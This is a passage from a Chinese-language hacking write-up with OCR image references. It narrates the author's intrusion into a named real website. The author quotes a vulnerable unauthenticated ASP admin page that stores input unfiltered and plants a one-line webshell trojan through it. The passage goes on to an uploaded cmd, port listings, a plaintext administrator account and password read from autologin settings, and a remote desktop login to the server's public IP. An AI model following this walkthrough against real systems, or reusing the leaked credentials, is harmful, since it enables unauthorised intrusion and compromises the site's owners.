


图22

这样我们可以在前台插入一句话木马，以前分析这个系统的时候记得后台有个文件没有经过session验证，导致可以直接浏览。我在IE地址栏中输入“http://www.zjjinfo.org/vblog/admin_moban.asp”，这个文件是后台模版添加页面，翻出文件发现这段代码：

```
<%
set rs=server.createobject("adodb.recordset")
sql="select * from [bgs]"
rs.open sql,Conn_User,1,3
rs.addnew
bgname=request("bgname")
point=request("point")
if not isnumeric(point) then
```

```
response.write"<script>alert('点数必须是数字！');history.go(-1);</script>"
response.End()
end if
bgintor=Request("bgintor")
rs("bgname")=bgname
rs("point")=point
rs("bgintor")=bgintor
id=rs("id")
rs("bgid")=right("0000000"&id,3)
rs.update
response.Redirect "admin_moban.asp"
%>
```

代码中对取得的 bgname 变量没有经过任何函数过滤，直接写入数据库中，在里面添加一句话木马，就可以成功写入数据库，如图 23 所示。




图 23

用一句话木马客户端连接上去便可得到 webshell，拿到 webshell 后发现服务器的安全配置很差劲，可以浏览任何盘符，并且发现还有几个站点也在这个服务器上，这样意味着 ASP 木马的权限很高。

接着到 Serv-U 目录下，发现没有安装 Serv-U，再来到 All User 目录下，同样也没有安装 Pcanywhere。好在管理员没有将 wscript.shell 去掉，这样可以执行 CMD 命令。

尝试访问 CMD 命令，提示“拒绝访问”，一般 Windows 2003 对 guest 组账户都没有访问 cmd 的权限，如图 24 所示。




图 24

我本地上传个CMD，这样就可以执行命令了。查看端口，发现开了很多的服务，可是没有我所需要的端口，只看到了常见的SQL　SERVER端口1433，还有139端口，如图25所示。

```
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
TCP    0.0.0.0:911            0.0.0.0:0              LISTENING
TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1111           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1935           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2393           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2394           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2725           0.0.0.0:0              LISTENING
TCP    0.0.0.0:11110          0.0.0.0:0              LISTENING
TCP    0.0.0.0:19350          0.0.0.0:0              LISTENING
TCP    127.0.0.1:1027         127.0.0.1:19350        ESTABLISHED
TCP    127.0.0.1:1028         0.0.0.0:0              LISTENING
TCP    127.0.0.1:19350        127.0.0.1:1027         ESTABLISHED
TCP    192.168.0.253:80       60.173.135.3:1297      ESTABLISHED
```

图25

通过CMD命令我发现，本服务器的IP地址为192.168.0.253，这个地址为C类地址，应该是在局域网使用的比较多，我开始怀疑这个服务器是否处于内网中。后来在利用ASP木马的“自动登录”功能时，发现管理员给我留下了一份大礼，可以清晰的显示管理员的账户和密码，以及终端服务的端口信息，如图26所示。

```
终端服务端口及自动登录

当前终端服务端口: 911
自动登录的系统帐户: kneey
自动登录的帐户密码: kneeywywb
```

图26

真的是得来全不费工夫啊！感觉这个服务器已经在向我招手了，但是IP地址明显为内网地址，尝试连接IP地址，正如我所想一样，连接失败。我估计这台服务器对内网，IP为192.168.0.253，对外网我可以用PING命令来查看下它的网站域名所对应的IP。PING命令结果如图27所示。

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\ly.B7B262DB319C404>ping www.zjjinfo.org

Pinging www.zjjinfo.org [220.168.206.99] with 32 bytes of data:

Reply from 220.168.206.99: bytes=32 time=186ms TTL=119
Reply from 220.168.206.99: bytes=32 time=185ms TTL=119
Reply from 220.168.206.99: bytes=32 time=189ms TTL=119
Reply from 220.168.206.99: bytes=32 time=183ms TTL=119

Ping statistics for 220.168.206.99:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 183ms, Maximum = 189ms, Average = 185ms

C:\Documents and Settings\ly.B7B262DB319C404>
```

图27

我们发现IP地址为220.168.206.99，这个应该就是外网IP了，这样就可以连接服务器了。在远程桌面连接器中输入IP、密码和账户后成功进入。大家看到这里肯定以为服务器搞定了！可是不然，进去后只看到桌面一闪，马上桌面给锁定了，貌似和网吧一样，需要密钥认证，如图28所示。




图28

既然这样，我也只好利用社会工程学了，因为服务器密码已经知道，首先尝试下，没有想到居然失败了！再次输入服务器账户名称，成功进入服务器。总而言之，最后是利用自动登录读取的账户当作密码而成功进入了服务器，如图 2 9 所示。

